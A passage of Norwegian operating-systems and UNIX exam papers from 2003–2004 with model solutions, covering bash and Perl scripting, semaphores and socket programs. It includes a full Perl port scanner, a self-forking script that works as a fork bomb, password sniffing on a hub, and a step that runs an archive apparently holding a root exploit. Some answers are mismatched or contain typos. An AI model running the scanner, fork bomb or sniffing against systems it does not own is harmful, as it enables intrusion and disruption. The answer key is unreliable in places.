domain          53/tcp          nameserver      # name-domain server
```

Scriptet skal finne linjen med portnummeret som er oppgitt og hvis en slik linje finnes, skrive ut følgende linje:

```
TCP-tjenesten 'navn' er på port 'portnummer'
```

der 'navn' er navnet på tjenesten hentet fra det første ordet på linjen. Med en gang linjen er skrevet ut, skal scriptet avslutte. Hvis det oppgitte portnummeret ikke finnes i `/etc/services`, skal scriptet lese en web-side som har nøyaktig samme form og som inneholder mange flere portnummer. Linux-kommandoen

```
lynx -source http://www.iana.org/assignments/port-numbers
```

skriver innholdet av denne siden til STDOUT (default til skjermen, på samme måte som `cat /etc/services`). Hvis portnummeret finnes på denne siden, skal samme info-linje skrives ut som angitt ovenfor. I tillegg skal linjen starte med 'IANA: '.

Oppgave 3

De første tre deloppgavene i denne oppgaven dreier seg om OS-simuleringen i den andre obligatoriske oppgaven. OS kjører de to prosessene Proc 1 og Proc 2 definert ved filene proc1.txt og proc2.txt. Første linje i filene angir prioritet, de neste er kommandoer som skal utføres ved å skrive den til skjermen. Bare kommandoene `fork`, `signal` og `wait` tolkes av OS.

a) Det simulerte operativsystemet skal kjøre de to prosessene Proc 1 og Proc 2 definert ved filene proc1.txt og proc2.txt. Hva blir output?

proc1.txt	proc2.txt
1	2
print 1 echo 2 end 3	start 1 print 2 exit 3

b) Hva blir output med følgende filer?

proc1.txt	proc2.txt
1	1
print 1 echo 2 end 3	fork 1 fork 2 exit 3

c) Semaforer brukes for å oppnå gjensidig utelukkelse. Hva blir output med følgende filer?

proc1.txt	proc2.txt
1	1
wait 1 critical 2 critical 3 signal 1 stop 5	add 1 wait 1 crit 3 crit 4 signal 1 exit 5

d) Hva er et kritisk avsnitt? Forklar kort.

e) Hva er busy-waiting? Forklar kort.

f) Anta at et Perl program som kan startes fra web bruker følgende metode for å unngå at to brukere skriver samtidig til en fil

```
while(-f /tmp/lockfile) {}
‘touch /tmp/lockfile‘;   # Lager /tmp/lockfile
# skriver til en felles fil
‘rm /tmp/lockfile‘;      # Fjerner /tmp/lockfile
```

Forklar kort ideen bak denne metoden. I hvilket tilfelle virker den ikke?

g) Forklar kort hvordan følgende Mutex-algoritme mellom to prosesser virker. Hva gjør den ubrukelig?

```
static boolean[] flag = new boolean[2]; // Begge false i utgangspunktet
GetMutex(int t)
{
   int other;
   other = 1 - t;
   flag[t] = true; // Ønsker å gå inn i kritisk avsnitt
   while (flag[other] == true){}
}

ReleaseMutex(int t)
{
   flag[t] = false;
}
```

Oppgave 4

I denne oppgaven skal du skrive tre Perl-subrutiner som skal kjøres på en Linux-maskin og som skal brukes i neste oppgave (ikke skriv dem på nytt der!). Subrutinen i deloppgave a) skal brukes i b) og c).

a) Lag en Perl-subrutine `erTall()` som tar tre argumenter. Den skal sjekke at det første argumentet er et positivt heltall eller null. Bruk et regulært uttrykk til å kontrollere at argumentet kun består av siffer. Hvis det første argumentet er et slikt tall og det er større enn argument nummer to og mindre enn argument nummer 3, skal subrutinen returnere strengen "OK". I alle andre tilfeller skal ingenting returneres.

b) Lag en subrutine `portOK()` som tar en streng som eneste argument. Argumentet skal være på formen "tallA-tallB" der `tallA` og `tallB` er heltall større enn null og mindre enn 65536. Hvis i tillegg `tallB` er større eller lik `tallA`, skal subrutinen returnere et array med `tallA` og `tallB` som de to første og eneste elementene. Hvis ikke skal et array med to nuller returneres. Bruk subrutinen `erTall()` fra deloppgave a) til å sjekke tallene.

c) Lag en subrutine `IPOK` som tar en IP-adresse som argument. Den skal returnere strengen "OK" hvis IP-adressen er på formen "A.B.C.D" der A, B, C og D er null eller positive heltall mindre enn 256. I alle andre tilfeller skal ingenting returneres. Bruk subrutinen `erTall()` fra deloppgave a) til å sjekke tallene.

Oppgave 5

Når en hacker prøver å bryte seg inn på en maskin på Internett, er vanligvis det første han (enten finnes det ikke kvinnelige hackere, eller så er de så dyktige at de aldri blir tatt :-) gjør å kjøre en port-scanning mot IP-adressen til maskinen som angripes. Det vil si å kjøre et program som prøver å koble seg opp mot et antall porter for å finne ut hvilke tjenester som kjører på denne maskinen.

Lag et Perl-program `scan.pl` som gjør dette for en IP-adresse og en serie portnummere som blir angitt ved to argumenter. Programmet skal ha syntaks `scan.pl IP fraPort-tilPort` og avsluttes med en melding om riktig syntaks hvis ikke nøyaktig to argumenter angis av brukeren. Bruk subrutinene fra forrige oppgave til å finne ut om

- IP-adressen som blir oppgitt er på riktig form og har lovlige tallverdier
- `fraPort-tilPort` er en gyldig serie portnummere

Hvis dette ikke er tilfellet, skal programmet avsluttes med en passende feilmelding.

For hver port fra og med "fraPort" og til og med "medPort" skal programmet lage en klient-socket mot IP-adressen og koble seg opp mot serveren. Hvis oppkoblingen lykkes, skal programmet skrive ut en linje på formen

```
TCP-tjenesten 'navn' er på port 'portnummer' og er åpen for tilkobling
```

og forbindelsen avbrytes med en gang. Informasjonen i første del av linjen (før 'og') skal hentes ved å bruke bash-scriptet `portnavn.bash` fra oppgave 2. Du kan anta at scriptet ligger i katalogen `/bin`. Hvis oppkoblingen feiler, skal ingenting skrives ut, men en linje som angir antall lukkede porter skal skrives ut når programmet er ferdig.

Eksempler på bruk av `scan.pl`:

```
$ scan.pl 128.39.89.10 35-21
Port-angivelsen 35-21 er ikke gyldig

$ scan.pl 128.39.89.10 21-35
TCP-tjenesten ftp er på port 21 og er åpen for tilkobling
TCP-tjenesten ssh er på port 22 og er åpen for tilkobling
TCP-tjenesten smtp er på port 25 og er åpen for tilkobling
Det var 12 porter som var lukket
```

–SLUTT–

10.1 Løsningsforslag til eksamen våren 2003 Operativsystemer og UNIX

Oppgave 1

a) `cp /tmp/scan.pl .`

b) `chmod 751 scan.pl`

c) 3, 5 og 6

d)

```
tar xfz luckroot.tgz # pakker ut filen luckroot.tgz som er et gzip'et tar-arkiv
                     # med kommandoen tar. x = extract, f = file, z = gunzip
cd luckroot          # Går til katalogen luckroot som tar lagde
./luckgo       # Kjører programmet luckgo som tar la i denne katalogen
```

Oppgave 2

```
#! /bin/bash

if [ $# -ne 1 ]
then
   echo "Syntaks: $0 portnummer" # Eller portnavn.bash istedetfor $0
   exit
fi
port=$1

while read navn portProto rest
do
   if [ "$portProto" == "$port/tcp" ]
   then
       echo "TCP-tjenesten $navn er på port $port";
       exit
   fi
done < /etc/services

lynx -source http://www.iana.org/assignments/port-numbers |
while read navn portProto rest
do
     if [ "$portProto" == "$port/tcp" ]
     then
         echo "IANA: TCP-tjenesten $navn er på port $port";
         break
     fi
done
```

Oppgave 3

a) (Time, finished, Proc nr, etc. ikke viktig)

```
Time 1 Proc 1 print 1
Time 2 Proc 2 start 1
Time 3 Proc 2 print 2
Time 4 Proc 1 echo 2
Time 5 Proc 2 exit 3
```

```
finished Proc 2 Time 5 CPUtime 3
Time 6 Proc 1 end 3
finished Proc 1 Time 6 CPUtime 3
```

b) Det finnes flere mulige resultater, avhengig av hvor i readylist en ny prosess legges:

```
Ny prosess sist i ready-list:
Time 1 Proc 1 print 1
Time 2 Proc 2 fork 1
Time 3 Proc 1 echo 2
Time 4 Proc 3 fork 2
Time 5 Proc 2 fork 2
Time 6 Proc 1 end 3
Time 7 Proc 4 exit 3
Time 8 Proc 3 exit 3
Time 9 Proc 5 exit 3
Time 10 Proc 2 exit 3
```

```
Ny prosess først i ready-list:
Time 1 Proc 1 print 1
Time 2 Proc 2 fork 1
Time 3 Proc 3 fork 2
Time 4 Proc 4 exit 3
Time 5 Proc 1 echo 2
Time 6 Proc 2 fork 2
Time 7 Proc 5 exit 3
Time 8 Proc 3 exit 3
Time 9 Proc 1 end 3
Time 10 Proc 2 exit 3
```

```
Ready-list sortert etter Proc-nummer:
Time 1 Proc 1 print 1
Time 2 Proc 2 fork 1
Time 3 Proc 3 fork 2
Time 4 Proc 4 exit 3
Time 5 Proc 1 echo 2
Time 6 Proc 2 fork 2
Time 7 Proc 3 exit 3
Time 8 Proc 5 exit 3
Time 9 Proc 1 end 3
Time 10 Proc 2 exit 3
```

c)

```
Time 1 Proc 1 wait 1
Time 2 Proc 2 add 1
Time 3 Proc 1 critical 2
Time 4 Proc 2 wait 1
Time 5 Proc 1 critical 3
Time 6 Proc 1 signal 1
Time 7 Proc 2 crit 3
Time 8 Proc 1 stop 5
Time 9 Proc 2 crit 4
Time 10 Proc 2 signal 1
Time 11 Proc 2 exit 5
```

d) At en prosess venter i en while-løkke til en annen prosess er ferdig med et kritisk avsnitt. Prosessen vil da bruke CPU til å sjekke om og om igjen om ressursen den ønsker er ferdig og dermed sløse bort mye CPU-tid.

e) Kode som må fullføres av prosessen som utfører den uten at andre prosesser bruker samme felles ressurs.

f) Hvis filen `/tmp/lockfile` eksisterer betyr det at en annen prosess skriver til den felles filen og prosessen som ønsker å skrive står og venter helt til den andre prosessen er ferdig og sletter `/tmp/lockfile`. Da oppretter den ventende prosessen filen på nytt for å sikre at ingen andre får tilgang.

Anta at en context switch skjer etter while-løkken er passert og rett før `/tmp/lockfile` lages. Hvis en annen prosess da kjører denne koden vil den også passer while-løkken og begge skrive samtidig. Men det vil skje veldig sjelden og metoden gir i praksis en brukbar beskyttelse og mye bedre enn om man overser problemet.

g) Algoritmene sørger for at mutual exclusion blir oppfylt, det er ikke mulig for noen av prosessene å komme samtidig inn i kritisk avsnitt, for prosessene har vært sitt flagg som den andre sjekker om er satt før den går inn i kritisk avsnitt. Men en context switch etter

```
flag[t] = true;
```

for en prosess blir fatalt hvis den andre prosessen da prøver å gå inn i kritisk avsnitt og også utfører

```
flag[t] = true;
```

for begge flaggene blir true og begge prosessene blir stående og spinne i while-løkken til evig tid.....

Oppgave 4

a)

```
sub erTall()
{
    if($_[0] =~ /^\d+$/)
    {
        if($_[0] > $_[1] and $_[0] < $_[2])
        {
            return("OK");
        }
    }
    return();
}
```

b)

```
sub portOK()
{
    $max = 65536;
    ($portA,$portB) = split("-",$_[0]);
    if( erTall("$portA","0","$max") and erTall("$portB","0","$max") and $portB >= $portA)
    {
        return($portA,$portB);
    }
    return(0,0);
}
```

c)

```
sub IPOK()
{
    $max = 256;
    ($A,$B,$C,$D) = split('\.',$_[0]);
    if(erTall($A,-1,$max) and erTall($B,-1,$max) and erTall($C,-1,$max) and erTall($D,-1,$max))
    {
        return("OK");
    }
    return();
}
```

Oppgave 5

```
#! /bin/perl

use IO::Socket::INET;
if($#ARGV != 1)
{
    die("Syntaks: scan IP minport-maxport\n");
}

$host = $ARGV[0];
if(! IPOK($host))
{
    die("IP-adressn $host er ikke gyldig\n");
}

($portMin,$portMaks) = portOK($ARGV[1]);
if($portMin == 0)
{
    die("Port-angivelsen $ARGV[1] er ikke gyldig\n");
}

for($port = $portMin; $port <= $portMaks; $port++)
{
    if($socket = IO::Socket::INET->new(PeerAddr => $host,PeerPort => $port))
    {
        $info = `s.bash $port`;
        chomp($info);
        print "$info og er åpen for tilkobling\n";
        close($socket);
    }
    else
    {
       $closed++;
    }
}
print "Det var $closed porter som var lukket\n\n.";
```

11 Eksamen høst 2003 Operativsystemer og UNIX

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. Oppgavene vil ikke bli vektlagt likt ved sensur. En sannsynlig fordeling er at oppgave 1 teller 10%, oppgave 2 teller 35%, oppgave 3, 20%, oppgave 4, 15% og 5 teller 20%. De som ønsker det kan besvare oppgavene eller deler av oppgavene på engelsk. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra dem.
NB! Tekstens apostrofer: ‘ er en liten \ mens ’ er en liten /

Oppgave 1

I denne oppgaven skal du i delspørsmål a) til d) løse problemet ved å angi en kommando på en linje, slik du ville ha tastet den inn til bash på en Linux-maskin fra tastaturet (du svarer for eksempel `mkdir kat` hvis du blir spurt: Opprett en katalog med navn kat).

a) Gi en kommando som flytter deg til katalogen `/usr/bin`.

b) Gi en kommando som kopierer alle filer i katalogen du står i til www i din hjemmekatalog.

c) Finn ut hvilke kataloger som er i din `$PATH`.

d) Du leser en webside på `gnu.org`. Finn ut hvilke gateways de pakkene du sender ut er innom på veien til `gnu.org`. gateways pakker som du sender til gnu.org er innom på veien.

e) Hva blir output av kommandoen `echo "‘dirname /usr/bin/emacs‘/‘basename /usr/bin/emacs‘"`

f) `$ man awk` gir blant annet:

```
Records and fields
       Records are read in one at a time, and stored in the
       variable $0. The record is split into fields which are
       stored in $1, $2, ..., $NF.  The built-in variable NF is
       set to the number of fields.
```

Gitt følgende:

```
$ ls -l /usr/bin/emacs
lrwxrwxrwx    1 root     root           23 Jan 22  2003 /usr/bin/emacs -> /etc/alternatives/emacs
```

Hva blir output fra kommandoen

```
ls -l /usr/bin/emacs | awk '{print $NF}'
```

g)

```
$ dir="~/deleted"
$ echo $dir
~/deleted
$ cd ~/deleted
$ cd $dir
bash: cd: ~/deleted: No such file or directory
```

Forklar hvorfor `cd ~/deleted` går bra mens `cd $dir` feiler.

Oppgave 2

a) Lag et bash-script med navn `where` som tar ett og bare ett argument og som ellers avslutter med en feilmelding. Scriptet skal tolke argumentet som et programnavn og finne ut om det ligger et kjørbart program i `$PATH` med dette navnet. Hvis det gjør det skal det skrive ut full path til programmet og avslutte letingen. Hvis argumentet ikke er et program i `$PATH` skal ingen ting skrives ut.

b) På et Linux-system forekommer det ofte at man må gå igjennom mange lag med linker for å finne ut hvilket program som egentlig kjøres når man gir en kommando. Ønsker man for eksempel å finne ut hvilket program som startes når man kjører `emacs`, kan man starte letingen med `where`-scriptet i forrige deloppgave. Det kan føre til følgende leteaksjon på maskinen `cube`:

```
$ where emacs
/usr/bin/emacs
$ ls -l /usr/bin/emacs
lrwxrwxrwx    1 root     root           23 Jan 22  2003 /usr/bin/emacs -> /etc/alternatives/emacs
$ ls -l /etc/alternatives/emacs
lrwxrwxrwx    1 root     root           16 May 30  2003 /etc/alternatives/emacs -> /usr/bin/emacs21
$ ls -l /usr/bin/emacs21
lrwxrwxrwx    1 root     root           10 Jan 22  2003 /usr/bin/emacs21 -> emacs-21.2
$ ls -l /usr/bin/emacs21.2
-rwxr-xr-x    1 root     root      3978292 Mar 22  2002 /usr/bin/emacs-21.2
```

Legg merke til at full path måtte settes før `emacs-21.2` i den siste `ls`-kommandoen. Dette er tidkrevende og din oppgave går ut på å skrive et script `delink` som gjør dette automatisk. Anvendes `delink` på `/usr/bin/emacs`, skal det søke nedover i linkene til det finner det underliggende programmet og gjøre en `ls -l` til programmet gitt med full path. Underveis skal linkene som besøkes listes slik:

```
$ delink /usr/bin/emacs
lrwxrwxrwx    1 root     root           23 Jan 22  2003 /usr/bin/emacs -> /etc/alternatives/emacs
lrwxrwxrwx    1 root     root           16 May 30  2003 /etc/alternatives/emacs -> /usr/bin/emacs21
lrwxrwxrwx    1 root     root           10 Jan 22  2003 /usr/bin/emacs21 -> emacs-21.2
-rwxr-xr-x    1 root     root      3978292 Mar 22  2002 /usr/bin/emacs-21.2
```

Legg merke til at i 3. line av output fra `delink` står `emacs-21.2` linken uten full path. Pass på at scriptet takler dette når det søker nedover i linkene.

Hvis argumentet til `delink` er en fil skal bare `ls -l` for denne filen med full path skrives ut:

```
$ delink /usr/bin/perl
-rwxr-xr-x    3 root     root       774947 Aug 10 03:19 /usr/bin/perl
$
```

Hvis det viser seg at argumentet til `delink` er en link til en katalog, skal ikke den siste linjen vises, f. eks:

```
$ delink /var/mail
lrwxrwxrwx    1 root     daemon         10 Jan 22  2003 /var/mail -> spool/mail
```

I dette tilfellet er `/var/spool/mail` en katalog. Ingen output skal gis om man bruker `delink` direkte på en katalog, for eksempel `/etc`. Du kan anta at delink alltid mottar ett og bare ett argument.

c) Lag et bash-script med navn `show` som tar ett og bare ett argument og ellers avslutter med en feilmelding. Det skal bruke de to foregående scriptene `where` og `delink` på en slik måte at hvis et kjørbart program som ligger i `$PATH` gis som argument til `show`, vil det gi full path til programmet. Altså:

```
$ show emacs
lrwxrwxrwx    1 root     root           23 Jan 22  2003 /usr/bin/emacs -> /etc/alternatives/emacs
lrwxrwxrwx    1 root     root           16 May 30  2003 /etc/alternatives/emacs -> /usr/bin/emacs21
lrwxrwxrwx    1 root     root           10 Jan 22  2003 /usr/bin/emacs21 -> emacs-21.2
-rwxr-xr-x    1 root     root      3978292 Mar 22  2002 /usr/bin/emacs-21.2
```

og

```
$ show ls
-rwxr-xr-x    1 root     root        43784 Mar 18  2002 /bin/ls
```

Hvis argumentet ikke ligger i `$PATH`, skal en feilmelding gis. Du kan anta at `where` og `delink` ligger i `$PATH`.

Oppgave 3

I starten av denne oppgaven skal vi se på prosesser som multitaskes, men som må serialiseres når de bruker en felles variabel.

a) Hva er et kritisk avsnitt. Forklar kort.

b) Hva er en semafor. Forklar kort.

c) En semafor som er initialisert til S=1, brukes av 3 prosesser som jobber mot en felles variabel. Prosessene kaller alltid først `wait`, gjør et antall instruksjoner og kaller så `signal`. Forklar hvilke verdier S kan anta mens prosessene kjører.

d) Forklar kort hvordan Linux-kommandoen `nice` virker inn på det som skjer i Round Robin-køen.

e) Du og din nabo er koblet til samme HUB. Du kjører som root `Ethereal` på din maskin. Naboen din bruker ssh, ftp, telnet. For hvilke av de 3 appliaksjoene har du mulighet til å lese naboens passord? Forklar kort.

f) Du og din nabo er koblet til samme Switch. Du kjører som root `Ethereal` på din maskin. Naboen din bruker ssh, ftp og telnet. For hvilke av de 3 appliaksjoene har du mulighet til å lese naboens passord? Forklar kort.

g) Gitt følgende:

```
cube$ traceroute nexus
traceroute to nexus.iu.hio.no (128.39.89.10), 30 hops max, 38 byte packets
 1  cadeler30-gw.uninett.no (128.39.74.1)  0.769 ms  0.696 ms  0.579 ms
 2  nexus (128.39.89.10)  0.617 ms  0.443 ms  0.748 ms
```

Vil nexus motta cubes IP-adresse når cube sender pakker til nexus? Forklar kort.

h) Vil nexus motta cubes MAC-adresse når cube sender pakker til nexus? Forklar kort.

i) Hva er cadeler30-gw.uninett.no?

Oppgave 4

I denne oppgaven skal du skrive to Perl subrutiner som skal brukes i den siste oppgaven til å lage en enkel Honeypot; en port-lytter.

a) Lag en perl subrutine som tar en streng som argument. Denne strengen inneholder informasjon som skal legges til logg-filen `honeypot.log`. Anta at filen ligger i katalogen der programmet kjører. Hver

nye informasjonsstreng i logg-filen skal starte med et tids/dato stempel; bruk en innebygd Perl-funksjon. Logg-filen skal åpnes og lukkes for hver gang info skrives til filen. Bruk lokale variabler.

b) Linux-kommandoen

```
lynx -source http://www.iana.org/assignments/port-numbers
```

gir blant annet informasjon om tcp-tjenester med linjer som

```
ftp             21/tcp    File Transfer [Control]
ssh             22/tcp    SSH Remote Login Protocol
telnet          23/tcp    Telnet
smtp            25/tcp    Simple Mail Transfer
```

Det er kun linjer på denne formen som inneholder strengen `/tcp`.

Skriv en Perl subrutine `GetServiceNames` som tar tar imot to parametre, min og max. Rutinen skal returnere et array indeksert med tcp-portnummere som ikke skal være mindre enn min og ikke større enn max. Verdien av arrayet med for eksempel index 22 skal være info om tcp-tjenesten med dette nummeret. I dette tilfellet strengen 'ssh (SSH Remote Login Protocol)' og tilsvarende for andre portnummere. Om det er portnummere mellom min og maks det ikke finnes info for, skal disse elementene ganske enkelt ikke defineres. Bruk lokale variabler.

Oppgave 5

En Honeypot er en host som lokker til seg hackere og prøver å logge nøyaktig hva de gjør. En slik host har i utgangspunktet ingen tjenester å tilby, så alle som prøver å komme inn bør betraktes som potensielle inntrengere. En port-lytter er den enkleste formen for Honeypot, et program som står og lytter på et antall porter og åpner en begrenset kommunikasjon hvis noen kobler seg til en port.

I denne oppgaven skal du skrive en slik port-lytter ved å bruke Perl-sockets. Programmet skal selv definere verdien på to variabler `$min` og `$max` som bestemmer hvilke porter som det skal lyttes på. Det vil si portene med nummer `$min` og `$max` og alle i mellom dem.

For hvert portnummer skal programmet gjøre en `fork()`, slik at det startes en egen prosess for hvert portnummer og dermed for hver socket-forbindelse. Hver child-prosess skal åpne en server-socket på sitt portnummer. Hvis det ikke går, skal en passende feilmelding skrives ut. Hvis socket'en kan opprettes og portnummeret for eksempel er 22, skal følgende informsajon skrives ut:

```
Lytter på TCP-port 22 ssh (SSH Remote Login Protocol)
```

Informasjonen om tjenestenavnene skal hentes med subrutinen `GetServiceNames` fra forrige oppgave. Hver child-prosess skal stå i en evig løkke og vente på oppkoblinger. Hvis det kommer en oppkobling, skal den trekke ut IP-adressen til inntrengeren og prøve å lese ett buffer med et `recv()`-kall. Deretter skal forbindelsen avsluttes og info, inkludert det leste bufferet, skrives til logg-filen ved hjelp av subrutinen `writeLog` fra forrige oppgave. Hvis det er en oppkobling på port 22 som sender 'heiiiii', skal følgende (eller tilsvarende) skrives til logg-filen:

```
Tue Dec  9 14:07:47 2003 Tilkobling på TCP-port 22 (ssh (SSH Remote Login Protocol)) fra 62.97.171.99.  heiiiii
```

Husk at `writeLog` selv legger på tidsstempelet. Du kan sette Reuse og Listen til 1 når du lager socket'ene og buffer-størrelsen til 1000.

Det er mulig for en prosess å lage mange samtidige sockets med forskjellige portnummere, ved å bruke en egen IO::Select modul. Ser du noen fordeler/ulemper ved å bruke en slik metode i forhold til å fork'e?

–SLUTT–

11.1 Løsningsforslag til eksamen høst 2003, Operativsystemer og UNIX

Oppgave 1

a) `cd /usr/bin`

b) `cp * ~/www # Kataloger blir da utelatt. cp .* * ~/www for å få med skjulte filer`

c) `echo $PATH`

d) `traceroute gnu.org`

e) `/usr/bin/emacs`

f) `/etc/alternatives/emacs # Awk splitter på mellomrom, $NF er siste element`

g) Dette har å gjøre med i hvilken rekkefølge bash ekspanderer `~` og variabler og at doble apostrofer gjør at ekspandering av `~` hoppes over. Shellet substituerer verdien til en variabel etter at det substituerer hjemmekatalogen for `~`. Dermed utføres `cd '~/deleted'` og det finnes ikke noen katalog som begynner med ASCII-tegnet `~`. Man kan istedet sette:

```
dir=~/deleted # Her substitueres ~ med hjemmekatalogen
$ echo $dir
/iu/nexus/ud/haugerud/deleted
$ cd $dir
```

og da går det som ønsket. Et alternativ er

```
$  dir="~/deleted"
$ eval cd $dir
```

`eval` sender sine argumenter gjennom en evalueringsrunde og resultatet, `cd ~/deleted` sendes til bash for evaluering og da blir `~` ekspandert.

Oppgave 2

a)

```
#! /bin/bash

if [ $# -ne 1 ]
then
        echo "Gi ett argument"
        exit
fi

prog=$1
IFS=:
for dir in $PATH
do
   if [ -x $dir/$prog ]
   then
        echo "$dir/$prog"
        exit
   fi
done
```

b)

```
#! /bin/bash
link=$1
dypere="true"
while [ $dypere ]
do
   if [ -L $link ]
   then
      dir=‘dirname $link‘
      base=‘basename $link‘
      cd $dir               # I fall linken er gitt med relativ path
      ls -l ‘pwd‘/$base
      link=‘ls -l $base | awk ’{print $NF}’‘ # Alt. for-løkke gjennom ls-output
   else
      dypere=""             # Nå er det ikke flere linker
   fi
done

if [ -f $link ] # Hvis det er en katalog er scriptet ferdig allerede
then
      dir=‘dirname $link‘
      base=‘basename $link‘
      cd $dir
      ls -l ‘pwd‘/$base
fi
```

c)

```
#! /bin/bash

if [ $# -ne 1 ]
then
        echo "Gi ett argument"
        exit
fi

prog=‘where $1‘
if [ $prog ]
then
    delink $prog
else
    echo "$1 er ikke i PATH ($PATH)"
fi
```

Oppgave 3

a) Et kritisk avsnitt er kode som må fullføres av prosessen som utfører den uten at andre prosesser bruker samme felles ressurs.

b) En semafor er et heltall S som signaliserer om en ressurs er tilgjengelig. Verdien på semaforen viser om den er ledig eller i bruk og eventuelt hvor mange som venter i kø.

c) Semaforen kan ha verdiene S = 1, 0, -1 og -2. Hvis alle de tre prosessene gjør et wait-kall før den som gjorde det først har kaldt signal, vil S minke med 1 for hvert kall og ende på -2.

d) `nice` kan brukes til å senke prosessens egen prioritet. Antall ticks som deles ut før hver epoke

blir da færre og prosessen kjører kortere enn de andre prosessene hver gang det er dens tur i Round Robin køen.

e) HUB'en sender alle pakkene til alle maskinene i nettet og du kan dermed lese trafikk til naboen. Applikasjonene ftp og telnet sender passord i klartekst og du kan lese disse. ssh derimot, krypterer alle data som sendes og du kan ikke lese naboens passord i dette tilfellet.

f) En switch sender normalt kun data til den maskinen som har den MAC-adressen som står på pakken. Derfor vil du ikke kunne se noe av naboens trafikk. Det finnes metoder for å lure en switch til å sende deg pakkene likevel, så helt sikker kan naboen likevel ikke være.

g) Ja. IP-adressen står i IP-headeren og er med hele veien helt til mottageren.

h) Nei. Pakkene går via en gateway og den vil sette på MAC-adressen til det nettverkskortet den er koblet til nexus sitt nettverk med.

i) cadeler30-gw.uninett.no er gatewayen eller routeren som er bindeleddet mellom cubes og nexus' nettverk.

Oppgave 4

a)

```
sub writeLog()
  {
    my $info = $_[0];
    my $LOGFILE = "honeypot.log";
    my $date = localtime();
    open (LOG,">>$LOGFILE");
    print LOG "$date $info\n";
    close(LOG);
  }
```

b)

```
sub getServiceNames()
  {
    my $min = $_[0];
    my $max = $_[1];
    my @services;
    open(SERV,"/usr/bin/lynx -source http://www.iana.org/assignments/port-numbers | ");
    while($line = <SERV>)
      {
        if($line =~ m/^(.*?)\s+(\d+)\/tcp\s+(.*?)$/)
          {
            if($2 >= $min and $2 <= $max)
              {
                $comment = $3;
                chop($comment);
                $services[$2] = "$1 ($comment)";
              }
          }
      }
    close(SERV);
    return(@services);
  }
```

Oppgave 5

```
#! /bin/perl

use IO::Socket::INET;
$min = 1025;
$max = 1027;
@services = getServiceNames($min,$max);

print "Starting servers on TCP-ports\n\n";

for($port = $min;$port <= $max;$port++)
  {
      print "Forking for port $port\n";
      $pid = fork();
      if($pid == 0)
      {
          if($server = IO::Socket::INET->new(LocalPort => $port,
                                Reuse    => 1,
                                Listen   => 1))
          {
              print "Listens at TCP-port $port $services[$port]\n";
              $BUFFSIZE = 1000;
              while("true")
              {
                  $client = $server->accept;
                  $host   = $client->peerhost();
                  $info = "Connection at TCP-port $port ($services[$port]) from $host. ";
                  $client->recv($buffer,$BUFFSIZE,"0");
                  $client->close;
                  writeLog("$info $buffer");
              }
          }
          else
          {
              warn "Can't start tcp-server at port $port ($!)\n";
          }
          exit(); # exit of child
      }
  }
```

Om man skal lytte på 1000 porter, vil fork-metoden ta for mye ressurser siden den starter en ny prosess for hver port og på de fleste systemer ikke være overkommelig. En fordel med fork-metoden, er at ikke alle port-lytterene crasher om en av dem skulle crashe.

12 Eksamen vår 2004 Operativsystemer og UNIX

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. Oppgavene vil ikke bli vektlagt likt ved sensur. En sannsynlig fordeling er at oppgave 1 teller 10%, oppgave 2 teller 35%, oppgave 3 teller 25% og oppgave 4 teller 30%. De som ønsker det kan besvare oppgavene eller deler av oppgavene på engelsk. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra dem.

Oppgave 1

I denne oppgaven skal du i delspørsmål a) til d) løse problemet ved å angi en kommando på en linje, slik du ville ha tastet den inn til bash på en Linux-maskin fra tastaturet (du svarer for eksempel `mkdir kat` hvis du blir spurt: Opprett en katalog med navn kat).

a) Gi en kommando som sletter filen `fil.txt` som ligger i katalogen `/tmp`..

b) Gi en kommando som setter rettighetene til din fil `/tmp/open` slik at eieren (du) har alle rettigheter mens gruppen og alle andre bare kan lese filen.

c) Gi en kommando som laster ned siden `http://www.vg.no/index.html` til katalogen du står i.

d) Gi en kommando som gir antall linjer i filen `index.html` som inneholder ordet 'sport'

e) Du utfører følgende:

```
$ PATH=""
$ ls
```

Hva blir output?

f) Hva skjer når du utfører følgende script?

```
#! /bin/bash
$0 &
```

g) Hva skjer når du utfører følgende script og hvorfor bør du IKKE kjøre dette scriptet?

```
#! /bin/bash
$0 &
$0 &
```

Oppgave 2

a) Et "Network Intrusion Detection System" er et system som prøver å oppdage om noen forsøker å bryte seg inn på et nettverk. Et meget utbredt slikt system heter `snort` og oppdager innbruddsforsøk ved å sammenligne nettverkstrafikk med en rekke regler for hvordan kjente innbrudd ser ut. Dette settet med regler oppdateres jevnlig og ligger i en fil på web-adressen `http://www.snort.org/dl/rules/snortrules-snapshot-2_1.tar.g`
I denne deloppgaven skal du lage et bash-script som henter denne filen og pakker den ut. Du kan tenke deg at f. eks. `cron` sørger for at scriptet kjøres en gang i døgnet og at det blir kjørt av `root`. Når du pakker ut tar.gz-filen, lages det en katalog med navn `rules` som inneholder alle filene som `snort` trenger.

Scriptet skal oppfylle følgende:

- `tar.gz`-filen og `rules`-katalogen skal legges i `/etc/snort`

- `tar.gz`-filen skal beholdes helt til en ny `tar.gz`-fil lastes ned. Da skal den gamle slettes først.
- Før `tar.gz`-filen pakkes ut, skal den gamle `rules`-katalogen flyttes til en med navn `rules.old`
- Den gamle `rules.old` må slettes før flyttingen i forrige punkt
- Før noe slettes eller flyttes, skal det sjekkes om det eksisterer i utgangspunktet
- Både eier og gruppe for `rules`-katalogen skal settes til `root`

b) Skriv et bash-script `rename` som endrer filendelse på filer i katalogen det kjøres. Brukeren angir en filendelse og hva den skal endres til med to argumenter. Hvis man bruker `rename` som følger:

```
$ rename wav mp3
Endrer fil.wav til fil.mp3
Endrer fil2.wav til fil2.mp3
```

skal alle filer i katalogen som har filendelse `wav` endres til `mp3`. En opplysning om hver endring skal gis som i eksempelet. Hvis brukeren ikke angir to argumenter skal scriptet avslutte og oppgi riktig syntaks. Hvis det ikke finnes filer med den filendelsen brukeren angir som første argument, skal scriptet gi en melding om det. Manualsiden for kommandoen `basename` kan være til hjelp for å løse denne oppgaven.

```
NAME
       basename - strip directory and suffix from filenames

SYNOPSIS
       basename NAME [SUFFIX]
       basename OPTION

DESCRIPTION
       Print  NAME with any leading directory components removed.  If specified, also remove a
       trailing SUFFIX.
```

Oppgave 3

